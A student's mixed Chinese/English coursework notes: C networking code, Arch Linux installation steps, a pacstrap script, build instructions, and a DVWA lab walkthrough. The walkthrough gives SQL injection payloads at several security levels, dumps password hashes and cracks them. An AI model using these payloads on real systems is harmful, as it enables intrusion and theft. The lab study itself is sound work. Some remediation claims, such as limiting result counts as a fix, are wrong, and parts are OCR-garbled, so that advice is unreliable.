

## C 语言

1.

```
#include <stdio.h> /* printf, sprintf */
#include <stdlib.h> /* exit, atoi, malloc, free */
#include <unistd.h> /* read, write, close */
#include <string.h> /* memcpy, memset */
#include <sys/socket.h> /* socket, connect */
#include <netinet/in.h> /* struct sockaddr_in, struct sockaddr */
#include <netdb.h> /* struct hostent, gethostbyname */

void error(const char *msg) { perror(msg); exit(0); }

int main(int argc, char *argv[])
{
    int i;

    /* first where are we going to send it? */
    int portno = atoi(argv[2])>0?atoi(argv[2]):80;
    char *host = strlen(argv[1])>0?argv[1]:"localhost";

    struct hostent *server;
    struct sockaddr_in serv_addr;
    int sockfd, bytes, sent, received, total, message_size;
    char *message, response[4096];

    if (argc < 5) { puts("Parameters: <host> <port> <method> <path> [<data> [<headers>]]");
    exit(0); }

    /* How big is the message? */
    message_size=0;
    if(!strcmp(argv[3],"GET"))
    {
        message_size+=strlen("%s %s%s%s HTTP/1.0\r\n"); /* method */
        message_size+=strlen(argv[3]); /* path */
        message_size+=strlen(argv[4]); /* headers */
        if(argc>5)
            message_size+=strlen(argv[5]); /* query string */
        for(i=6;i<argc;i++) /* headers */
            message_size+=strlen(argv[i])+strlen("\r\n");
        message_size+=strlen("\r\n"); /* blank line */
    }
    else
    {
```

```

message_size+=strlen("%s %s HTTP/1.0\r\n");
message_size+=strlen(argv[3]);           /* method */
message_size+=strlen(argv[4]);           /* path */
for(i=6;i<argc;i++)                     /* headers */
    message_size+=strlen(argv[i])+strlen("\r\n");
if(argc>5)
    message_size+=strlen("Content-Length: %d\r\n")+10; /* content length */
message_size+=strlen("\r\n");           /* blank line */
if(argc>5)
    message_size+=strlen(argv[5]);       /* body */
}

/* allocate space for the message */
message=malloc(message_size);

/* fill in the parameters */
if(!strcmp(argv[3],"GET"))
{
    if(argc>5)
        sprintf(message,"%s %s%s%s HTTP/1.0\r\n",
            strlen(argv[3])>0?argv[3]:"GET",           /* method */
            strlen(argv[4])>0?argv[4]:"/",           /* path */
            strlen(argv[5])>0?"?":"" ,               /* ? */
            strlen(argv[5])>0?argv[5]:"" );           /* query string */
    else
        sprintf(message,"%s %s HTTP/1.0\r\n",
            strlen(argv[3])>0?argv[3]:"GET",           /* method */
            strlen(argv[4])>0?argv[4]:"/");           /* path */
    for(i=6;i<argc;i++)
        {strcat(message,argv[i]);strcat(message,"\r\n");} /* headers */
    strcat(message,"\r\n"); /* blank line */
}
else
{
    sprintf(message,"%s %s HTTP/1.0\r\n",
        strlen(argv[3])>0?argv[3]:"POST",           /* method */
        strlen(argv[4])>0?argv[4]:"/");           /* path */
    for(i=6;i<argc;i++)
        {strcat(message,argv[i]);strcat(message,"\r\n");} /* headers */
    if(argc>5)

```

```

        sprintf(message+strlen(message),"Content-Length: %d\r\n",strlen(argv[5]));
        strcat(message,"\r\n");
        if(argc>5)
            strcat(message,argv[5]);
    }

    /* What are we going to send? */
    printf("Request:\n%s\n",message);

    /* create the socket */
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) error("ERROR opening socket");

    /* lookup the ip address */
    server = gethostbyname(host);
    if (server == NULL) error("ERROR, no such host");

    /* fill in the structure */
    memset(&serv_addr,0,sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(portno);
    memcpy(&serv_addr.sin_addr.s_addr,server->h_addr,server->h_length);

    /* connect the socket */
    if (connect(sockfd,(struct sockaddr *)&serv_addr,sizeof(serv_addr)) < 0)
        error("ERROR connecting");

    /* send the request */
    total = strlen(message);
    sent = 0;
    do {
        bytes = write(sockfd,message+sent,total-sent);
        if (bytes < 0)
            error("ERROR writing message to socket");
        if (bytes == 0)
            break;
        sent+=bytes;
    } while (sent < total);

    /* receive the response */
    memset(response,0,sizeof(response));
    total = sizeof(response)-1;
    received = 0;
    do {

```

```

        bytes = read(sockfd,response+received,total-received);
        if (bytes < 0)
            error("ERROR reading response from socket");
        if (bytes == 0)
            break;
        received+=bytes;
    } while (received < total);

    /*
     * if the number of received bytes is the total size of the
     * array then we have run out of space to store the response
     * and it hasn't all arrived yet - so that's a bad thing
     */
    if (received == total)
        error("ERROR storing complete response from socket");

    /* close the socket */
    close(sockfd);

    /* process response */
    printf("Response:\n%s\n",response);

    free(message);
    return 0;
}

```

2.

```
#include <dirent.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
void listDir(char* path){
```

```
    DIR* dir;
```

```
    struct dirent *ent;
```

```
    if((dir=opendir(path)) != NULL){
```

```
        while (( ent = readdir(dir)) != NULL){
```

```
            if(ent->d_type == DT_DIR && strcmp(ent->d_name, ".") != 0  && strcmp(ent->d_name, "..") != 0){
```

```
                printf("%s\n", ent->d_name);
```

```
                listDir(ent->d_name);
```

```
            }
```

```
        }
```

```
        closedir(dir);
```

```
    }
```

```
}
```

```
void main(){
```

```
    listDir(".");
```

```
}
```

# Linux

1.

安装 Arch Linux 发行版

选择磁盘 sda 进行分区:

```
127 root@archiso ~ # fdisk -l
Disk /dev/sda: 931.51 GiB, 1000204886016 bytes, 1953525168 sectors
Disk model: SanDisk SDSSDH3
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 19C698C3-8FB4-4CDE-BEDA-F6EBE19F7737

Device      Start      End Sectors Size Type
/dev/sda1    34 32767   32734 16M Microsoft reserved

Disk /dev/sdb: 29.3 GiB, 31457280000 bytes, 61440000 sectors
Disk model: U330
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xad3601b3

Device      Boot  Start      End Sectors Size Id Type
/dev/sdb1    *          64 1603583 1603520 783M 0 Empty
/dev/sdb2          1603584 1634303   30720 15M ef EFI (FAT-12/16/32)

Disk /dev/loop0: 686.89 MiB, 720252928 bytes, 1406744 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@archiso ~ # cfdick /dev/sda
zsh: correct 'cfdick' to 'cfdisk' [n]
zsh: command not found: cfdick
127 root@archiso ~ # cfdisk /dev/sda
```

分出四个区:

Sda 2: EFI 分区

Sda 3: Swap 分区

Sda 4: Home 分区

Sda 5: / (根目录分区)

分区格式化:

mkfs.fat -F32 /dev/sda2

mkswap /dev/sda3

swapon /dev/sda3

mkfs.btrfs /dev/sda4

mkfs.btrfs /dev/sda5

```

root@archiso ~ # lsblk
NAME        MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0       7:0      0 686.9M  1 loop /run/archiso/airootfs
sda         8:0      0 931.5G  0 disk
├─sda1      8:1      0   16M  0 part
├─sda2      8:2      0  500M  0 part
├─sda3      8:3      0   16G  0 part [SWAP]
├─sda4      8:4      0   60G  0 part
├─sda5      8:5      0  100G  0 part
sdb         8:16     1  29.3G  0 disk
├─sdb1      8:17     1   783M  0 part /run/archiso/bootmnt
└─sdb2      8:18     1    15M  0 part
root@archiso ~ #

```

挂载上述分区：

**mount** /dev/sda5 /mnt

**mkdir -p** /mnt/boot/efi

**mount** /dev/sda2 /mnt/boot/efi

**mkdir** /mnt/home

**mount** /dev/sda4 /mnt/home

成功挂载：

```

32 root@archiso ~ # mount /dev/sda2 /mnt/boot/efi
root@archiso ~ # lsblk
NAME        MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0       7:0      0 686.9M  1 loop /run/archiso/airootfs
sda         8:0      0 931.5G  0 disk
├─sda1      8:1      0   16M  0 part
├─sda2      8:2      0  500M  0 part /mnt/boot/efi
├─sda3      8:3      0   16G  0 part /mnt
├─sda4      8:4      0   60G  0 part [SWAP]
├─sda5      8:5      0  100G  0 part /mnt/home
sdb         8:16     1  29.3G  0 disk
├─sdb1      8:17     1   783M  0 part /run/archiso/bootmnt
└─sdb2      8:18     1    15M  0 part
root@archiso ~ #

```

安装桌面环境：

**pacman -S** xorg

```

Arch Linux 5.15.74-1-lts (tty1)
xiashj login: root
Password:
Last login: Sun Oct 16 19:37:36 on tty1
[root@xiashj ~]# pacman -S xorg_

```




pacman -S plasma sddm konsole

[illegible]

启用登录管理器:

```
systemctl enable sddm
```



综上，系统安装成功。



2.

Pacstrap 脚本:

*# Assumptions:*

*# 1) User has partitioned, formatted, and mounted partitions on /mnt*  
*# 2) Network is functional*  
*# 3) Arguments passed to the script are valid pacman targets*  
*# 4) A valid mirror appears in /etc/pacman.d/mirrorlist*  
*#*

**shopt -s extglob**

m4\_include(common)

hostcache=0

copykeyring=1

initkeyring=0

copymirrorlist=1

pacmode=-Sy

setup=chroot\_setup

unshare=0

usage() {

**cat <<EOF**

*usage: \${0##\*/} [options] root [packages...]*

*Options:*

*-C <config>      Use an alternate config file for pacman*  
*-c                Use the package cache on the host, rather than the target*  
*-G                Avoid copying the host's pacman keyring to the target*  
*-i                Prompt for package confirmation when needed (run interactively)*  
*-K                Initialize an empty pacman keyring in the target (implies '-G')*  
*-M                Avoid copying the host's mirrorlist to the target*  
*-N                Run in unshare mode as a regular user*  
*-U                Use pacman -U to install packages*  
*-h                Print this help message*

*pacstrap installs packages to the specified new root directory. If no packages are given, pacstrap defaults to the "base" group.*

*EOF*

**}**

**if [[ -z \$1 || \$1 = @(-h|--help) ]]; then**

**usage**

**exit \$(( \$# ? 0 : 1 ))**

**fi**

```

while getopts 'C:cdGiKMNU' flag; do
  case $flag in
    C)
      pacman_config=$OPTARG
      ;;
    d)
      # retired flag. does nothing.
      ;;
    c)
      hostcache=1
      ;;
    i)
      interactive=1
      ;;
    G)
      copykeyring=0
      ;;
    K)
      initkeyring=1
      ;;
    M)
      copymirrorlist=0
      ;;
    N)
      setup=unshare_setup
      unshare=1
      ;;
    U)
      pacmode=-U
      ;;
    :)
      die "%s: option requires an argument -- \"%s\" \"${0##*/}\" \"$OPTARG\"
      ;;
    ?)
      die "%s: invalid option -- \"%s\" \"${0##*/}\" \"$OPTARG\"
      ;;
  esac
done
shift $(( OPTIND - 1 ))

(( $# )) || die "No root directory specified"
newroot=$1; shift
pacman_args=("@:-base")

```

```

if (( ! hostcache )); then
    pacman_args+=(--cachedir="$newroot/var/cache/pacman/pkg")
fi

if (( ! interactive )); then
    pacman_args+=(--noconfirm)
fi

if [[ $pacman_config ]]; then
    pacman_args+=(--config="$pacman_config")
fi

[[ -d $newroot ]] || die "%s is not a directory" "$newroot"

pacstrap() {
    (( EUID == 0 )) || die 'This script must be run with root privileges'

    # create obligatory directories
    msg 'Creating install root at %s' "$newroot"
    mkdir -m 0755 -p "$newroot"/var/{cache/pacman/pkg,lib/pacman,log}
"$newroot"/{dev,run,etc/pacman.d}
    mkdir -m 1777 -p "$newroot"/tmp
    mkdir -m 0555 -p "$newroot"/{sys,proc}

    # mount API filesystems
    $setup "$newroot" || die "failed to setup chroot %s" "$newroot"

    if [[ ! -d $newroot/etc/pacman.d/gnupg ]]; then
        if (( initkeyring )); then
            pacman-key --gpgdir "$newroot"/etc/pacman.d/gnupg --init
        elif (( copykeyring )) && [[ -d /etc/pacman.d/gnupg ]]; then
            # if there's a keyring on the host, copy it into the new root
            cp -a --no-preserve=ownership /etc/pacman.d/gnupg "$newroot/etc/pacman.d/"
        fi
    fi

    msg 'Installing packages to %s' "$newroot"
    if ! $pid_unshare pacman -r "$newroot" $pacmode "${pacman_args[@]}"; then
        die 'Failed to install packages to new root'
    fi

    if (( copymirrorlist )); then
        # install the host's mirrorlist onto the new root
        cp -a /etc/pacman.d/mirrorlist "$newroot/etc/pacman.d/"
    fi
}

```

```

    fi
}

if (( unshare )); then
    $mount_unshare bash -c "$(declare_all); pacstrap"
else
    pacstrap
fi

```

3.

4.

源代码构建:

```

git clone --depth 1 https://github.com/vim/vim.git # download the source code
cd vim/src
make distclean # clean workspace if you build vim before
./configure --enable-pythoninterp --enable-rubyinterp --enable-python3interp \
--enable-perlinterp --enable-luainterp --with-compiledby --enable-tclinterp # can be omitted if
do not used these features
make
sudo make install # install the build bin to system file path

```

若需要安装到不同的目录(默认是/usr/local/bin), configure 是加上参数  
--prefix=/somewhere/else/than/usr/local

```

./configure # Add the necessary parameters as above
make # Build
sudo checkinstall -D
make install # create a deb and install to system (Updated)

sudo dpkg -i *.deb # install vim

```

5.

编译 Linux 内核:

# Enable the testing repository (if not already enabled):

```
echo -e "[testing]\nInclude = /etc/pacman.d/mirrorlist" | sudo tee -a /etc/pacman.conf
```

# Update the database and install clang, llvm, llvm-libs

```
sudo pacman -Sy testing/clang testing/llvm testing/llvm-libs
```

# Check if you have clang-9:

```
clang --version
```

下载选择的 Linux 内核

安装 Linux 内核:

```
alias make="make CC=clang HOSTCC=clang -j `nproc`"
```

```
cat /proc/version
```

# Information Security

## Web Security

I use Windows 11 + xampp to build the DVWA platform.

The login page is like:



**Username**

admin

**Password**

.....

Login

## Attack 1: The SQL Injection

The point is to determine how many fields are used on the page, determine the location of each field, and finally construct a SQL statement to inject.

(Level: Low)

Determine whether there is an injection, whether the injection is character-based or numeric, and guess the number of fields in a SQL query statement

Let us view source code:

Notice that:

case **MYSQL**:

*// Check database*

\$query = "SELECT first\_name, last\_name FROM users WHERE user\_id =

\$id";

Find that: The injection is character-based.



User ID: 1'

**Fatal error:** Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; at line 1 in l:\xampp\htdocs\dvwa\vulnerabilities\sql\source\low.php:11 Stack trace: 'SELECT first\_na...') #1 l:\xampp\htdocs\dvwa\vulnerabilities\sql\index.php(34): rec l:\xampp\htdocs\dvwa\vulnerabilities\sql\source\low.php on line 11

User ID: 1' and 1=1#

User ID:

ID: 1' and 1=1#  
First name: admin  
Surname: admin

Injection point judgment, as can be seen in the figure above is affected by the single quotation mark closure.

User ID: 1' or 1=1# (to query all ID contents)

User ID:

ID: 1' or 1=1#  
First name: admin  
Surname: admin

ID: 1' or 1=1#  
First name: Gordon  
Surname: Brown

ID: 1' or 1=1#  
First name: Hack  
Surname: Me

ID: 1' or 1=1#  
First name: Pablo  
Surname: Picasso

ID: 1' or 1=1#  
First name: Bob  
Surname: Smith

Find out the injection point and the symbol problem, then determine how many messages of the user can be displayed during normal query.

User ID: 1' order by 1#

User ID:

ID: 1' order by 1#  
First name: admin  
Surname: admin

The actual execution of the SQL statement will then become:

**SELECT** first\_name, last\_name **FROM** users **WHERE** user\_id = '1' **ORDER BY**  
1#;(According to the SQL syntax, the single quotes that follow will be commented out)

The meaning of this statement is to query the data in the users table with user\_id of 1 and rank them by the first field.

User ID: 1' order by 2#

User ID:

ID: 1' order by 2#  
First name: admin  
Surname: admin

User ID: 1' order by 3#

**Fatal error:** Uncaught mysqli\_sql\_exception: Unknown column '3' in 'order clause'  
I:\xampp\htdocs\dwva\vulnerabilities\sql\source\low.php(11): mysqli\_query(Object  
require\_once('I:\xampp\htdocs\...') #2 {main} thrown in I:\xampp\htdocs\dwva\

Report an error!

Thus, the above figure can illustrate that the number of fields in the table queried by the SQL statement is 2.

The SQL query statement is:

**SELECT** first\_name, last\_name **FROM** users **WHERE** user\_id = '\$id'

Determine where to return after a SQL statement query:

User ID: 1' union select 1,2#

User ID:

ID: 1' union select 1,2#  
First name: admin  
Surname: admin

ID: 1' union select 1,2#  
First name: 1  
Surname: 2

User ID: 1' union select version(), database()#

User ID:

ID: 1' union select version(), database()#  
First name: admin  
Surname: admin

ID: 1' union select version(), database()#  
First name: 10.4.25-MariaDB  
Surname: dvwa

Get the table in the database:

User ID: 1' union select 1, group\_concat(table\_name) from information\_schema.tables where table\_schema=database()#

User ID: <input type="text"/>	<input type="button" value="Submit"/>
ID: 1' union select 1, group_concat(table_name) from information_schema.tables where table_schema=database()# First name: admin Surname: admin	
ID: 1' union select 1, group_concat(table_name) from information_schema.tables where table_schema=database()# First name: 1 Surname: guestbook,users	

In this case, information\_schema is a table that comes with mysql that holds information about all the databases on the Mysql server, such as the database name, the tables of the database, the data types and access rights of the table columns, and so on. The database has a table named tables, which contains two fields table\_name and table\_schema, which record the name of the table stored in the DBMS and the database where the table name is stored, respectively.

Get the field name in the table:

User ID: 1' union select 1, group\_concat(column\_name) from information\_schema.columns where table\_name='users'#

User ID: <input type="text"/>	<input type="button" value="Submit"/>
ID: 1' union select 1, group_concat(column_name) from information_schema.columns where table_name='users' # First name: admin Surname: admin	
ID: 1' union select 1, group_concat(column_name) from information_schema.columns where table_name='users' # First name: 1 Surname: user_id, first_name, last_name, user, password, avatar, last_login, failed_login, USER, CURRENT_CONNECTIONS, TOTAL_CONNECTIONS	

Get the data in a field:

User ID: 1' union select password, avatar from users#

User ID:

ID: 1' union select password, avatar from users#  
First name: admin  
Surname: admin

ID: 1' union select password, avatar from users#  
First name: 5f4dcc3b5aa765d61d8327deb882cf99  
Surname: /dvwa/hackable/users/admin.jpg

ID: 1' union select password, avatar from users#  
First name: e99a18c428cb38d5f260853678922e03  
Surname: /dvwa/hackable/users/gordonb.jpg

ID: 1' union select password, avatar from users#  
First name: 8d3533d75ae2c3966d7e0d4fcc69216b  
Surname: /dvwa/hackable/users/1337.jpg

ID: 1' union select password, avatar from users#  
First name: 0d107d09f5bbe40cade3de5c71e9e9b7  
Surname: /dvwa/hackable/users/pablo.jpg

ID: 1' union select password, avatar from users#  
First name: 5f4dcc3b5aa765d61d8327deb882cf99  
Surname: /dvwa/hackable/users/smithy.jpg

User ID: 1' union select user, password from users#

User ID:

ID: 1' union select user, password from users#  
First name: admin  
Surname: admin

ID: 1' union select user, password from users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user, password from users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password from users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password from users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user, password from users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

The password is encrypted with md5 and can be decrypted to [www.cmd5.com](http://www.cmd5.com)

密文: 5f4dcc3b5aa765d61d8327deb882cf99  
类型: 自动 [帮助]

查询 加密

查询结果:  
password

The reason that leads to the vulnerability is:

No pre-compilation

User data spliced with code, no code, data separation

No sensitive character filtering

Potential mechanisms to fix these vulnerabilities is to use digital Injection.

(Level: Medium)

With Burp Suite,

User ID: 1, and we click 'submit', then the interface of Burp Suite is:

Referer: http://localhost:8088/dvwa/vulnerabilities/sqli/

Cookie: PHPSESSID=d0a1bcpd8763iju992g7ne0p01; security=medium

Upgrade-Insecure-Requests: 1

id=1&Submit=Submit

id=1&Submit=Submit

Then we can edit the code in the interface and inject the command.

Cookie: PHPSESSID=76os4umlkbvngbh4b6dfbgpev5; security=medium

Upgrade-Insecure-Requests: 1

id=1 and 1=1 &Submit=Submit

id=1 and 1=1 & Submit=Submit

The output is:

User ID: 1 Submit

ID: 1 and 1=1  
First name: admin  
Surname: admin

When id=1 and 1=2 & Submit=Submit:

Cookie: PHPSESSID=76os4umlkbvngbh4b6dfbgpev5; security=medium

Upgrade-Insecure-Requests: 1

id=1 and 1=2#&Submit=Submit

The output is error:

**Fatal error:** Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; syntax to use near '1=2' at line 1 in I:\xampp\htdocs\dvwa\vulnerabilities\sql\source\source\medium.php(12): mysqli\_query(Object(mysqli), 'SELECT first\_na...') #1 \\htdocs...) #2 {main} thrown in I:\xampp\htdocs\dvwa\vulnerabilities\sql\source\source\medium.php on line 12

Then we can confirm that the injection is numeric, and the source code of the page proved:

case MySQL:

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```

id=1 order by 1 &amp; Submit=Submit

Cookie: PHPSESSID=76os4umlkbvngbh4b6dfbgpev5; security=medium

Upgrade-Insecure-Requests: 1

id=1 order by 1&amp;Submit=Submit

User ID:

ID: 1 order by 1  
First name: admin  
Surname: admin

id=1 order by 2 &amp; Submit=Submit

User ID:

ID: 1 order by 2  
First name: admin  
Surname: admin

id=1 order by 3 &amp; Submit=Submit

Cookie: PHPSESSID=76os4umlkbvngbh4b6dfbgpev5; security=medium

Upgrade-Insecure-Requests: 1

id=1 order by 3&amp;Submit=Submit

The output got error:

**Fatal error:** Uncaught mysqli\_sql\_exception: Unknown column '3' in 'order clause' in #0 I:\xampp\htdocs\dwva\vulnerabilities\sqli\source\medium.php(12): mysqli\_query\sqli\index.php(34): require\_once('I:\xampp\htdocs...') #2 {main} thrown in I:\xampp

Thus, it illustrated that the number of fields in the table queried by the SQL statement is 2.

id=1 union select 1, 2 &amp; Submit=Submit

Cookie: PHPSESSID=76os4umlkbnghb4b6dfbgpev5; security=medium

Upgrade-Insecure-Requests: 1

```
id=1 union select 1, 2 &Submit=Submit
```



User ID:

ID: 1 union select 1, 2  
First name: admin  
Surname: admin

ID: 1 union select 1, 2  
First name: 1  
Surname: 2

id=1 union select version(), database() & Submit=Submit

Cookie: PHPSESSID=76os4umlkbvngbh4b6dfbgpev5; security=medium  
Upgrade-Insecure-Requests: 1

id=1 union select version(), database() & Submit=Submit

User ID:

ID: 1 union select version(), database()  
First name: admin  
Surname: admin

ID: 1 union select version(), database()  
First name: 10.4.25-MariaDB  
Surname: dvwa

id=1 union select 1, group\_concat(table\_name) from information\_schema.tables where  
table\_schema=database() & Submit=Submit

Cookie: PHPSESSID=76os4umlkbvngbh4b6dfbgpev5; security=medium  
Upgrade-Insecure-Requests: 1

id=1 union select 1, group\_concat(table\_name) from information\_schema.tables where table\_schema=database() & Submit=Submit

User ID:

ID: 1 union select 1, group\_concat(table\_name) from information\_schema.tables where table\_schema=database()  
First name: admin  
Surname: admin

ID: 1 union select 1, group\_concat(table\_name) from information\_schema.tables where table\_schema=database()  
First name: 1  
Surname: guestbook,users

This code was found in the source:

```
$id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);
```

We need to convert strings to hexadecimal numbers, the most important being the conversion of quotation marks. So, 'users' is converted to 0x7573657273

id=1 union select 1, group\_concat(column\_name) from information\_schema.columns where  
table\_name=0x7573657273 & Submit=Submit

Cookie: PHPSESSID=76os4umlkbvngbh4b6dfbgpev5; security=medium  
Upgrade-Insecure-Requests: 1

id=1 union select 1, group\_concat(column\_name) from information\_schema.columns where table\_name=0x7573657273 & Submit=Submit

User ID:

ID: 1 union select 1, group\_concat(column\_name) from information\_schema.columns where table\_name=0x7573657273  
 First name: admin  
 Surname: admin

ID: 1 union select 1, group\_concat(column\_name) from information\_schema.columns where table\_name=0x7573657273  
 First name: 1  
 Surname: user\_id,first\_name,last\_name,user,password,avatar,last\_login,failed\_login,USER,CURRENT\_CONNECTIONS,TOTAL\_CONNECT

id=1 union select user, password from users & Submit=Submit

Cookie: PHPSESSID=76os4umlkbvngbh4b6dfbgpev5; security=medium  
 Upgrade-Insecure-Requests: 1

id=1 union select user, password from users & Submit=Submit

User ID:

ID: 1 union select user, password from users  
 First name: admin  
 Surname: admin

ID: 1 union select user, password from users  
 First name: admin  
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 union select user, password from users  
 First name: gordonb  
 Surname: e99a18c428cb38d5f260853678922e03

ID: 1 union select user, password from users  
 First name: 1337  
 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 union select user, password from users  
 First name: pablo  
 Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 union select user, password from users  
 First name: smithy  
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

密文:   
 类型:    [\[帮助\]](#)

查询结果:  
 password

The reason that leads to the vulnerability is that there is no limit to the number of query results.

Potential mechanisms to fix these vulnerabilities is to add a limit on the number of query results.

(Level: High)

Notice that:

case **MYSQL**:

*// Check database*

\$query = "SELECT first\_name, last\_name FROM users WHERE user\_id = 'Sid'"

**LIMIT 1**";

This is still a character injection, but limits the result to one output, so the comment approach is still valid.

Click [here to change your ID](#).

ID: 1' order by 2#  
First name: admin  
Surname: admin

**Fatal error:** Uncaught mysqli\_sql\_exception: Unknown column '3' in 'order clause'  
I:\xampp\htdocs\dwva\vulnerabilities\sql\source\high.php(11): mysqli\_query(Object(mysqli),  
I:\xampp\htdocs\dwva\vulnerabilities\sql\index.php(34): require\_once('I:\xampp\htdocs\dwva\vulnerabilities\sql\source\high.php') #2 {main} thrown in I:\xampp\htdocs\dwva\vulnerabilities\sql\source\high.php on line 11

Session ID: 1' union select version(), database()#

Click [here to change your ID](#).

ID: 1' union select version(), database()#  
First name: admin  
Surname: admin

ID: 1' union select version(), database()#  
First name: 10.4.25-MariaDB  
Surname: dvwa

Session ID: 1' union select 1, group\_concat(table\_name) from information\_schema.tables where table\_schema=database()#

Click [here to change your ID](#).

ID: 1' union select 1, group\_concat(table\_name) from information\_schema.tables where table\_schema=database()#  
First name: admin  
Surname: admin

ID: 1' union select 1, group\_concat(table\_name) from information\_schema.tables where table\_schema=database()#  
First name: 1  
Surname: guestbook,users

Session ID: 1' union select 1, group\_concat(column\_name) from information\_schema.columns where table\_name='users'#

Click [here to change your ID](#).

ID: 1' union select 1, group\_concat(column\_name) from information\_schema.columns where table\_name='users'#  
First name: admin  
Surname: admin

ID: 1' union select 1, group\_concat(column\_name) from information\_schema.columns where table\_name='users'#  
First name: 1  
Surname: user\_id,first\_name,last\_name,user,password,avatar,last\_login,failed\_login,USER,CURRENT\_CONNECTIONS,TOTAL\_CONNECT

Session ID: 1' union select user, password from users#

Click [here to change your ID](#).

ID: 1' union select user, password from users#  
First name: admin  
Surname: admin

ID: 1' union select user, password from users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user, password from users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password from users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password from users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user, password from users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

The reason that leads to the vulnerability is character injection.

The mechanism that guarantees the security is using numeric injection while limiting the number of output results.

(Level: Impossible)

The reason why attacker can't attack this application is that PDO technology is used, which delineates the boundary between code and data and effectively defends against SQL injection, while only when the number of query results returned is one, will the output be successful.

<?php

```
if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if( is_numeric( $id ) ) {
        $id = intval( $id );
        switch ( $_DVWA[ 'SQLI_DB' ] ) {
            case MYSQL:
                // Check the database
                $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE
user_id = (:id) LIMIT 1;' );
                $data->bindParam( ':id', $id, PDO::PARAM_INT );
                $data->execute();
                $row = $data->fetch();

                // Make sure only 1 result is returned
                if( $data->rowCount() == 1 ) {
                    // Get values
                    $first = $row[ 'first_name' ];
                    $last = $row[ 'last_name' ];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
                }
                break;
            case SQLITE:
                global $sqlite_db_connection;
```

```

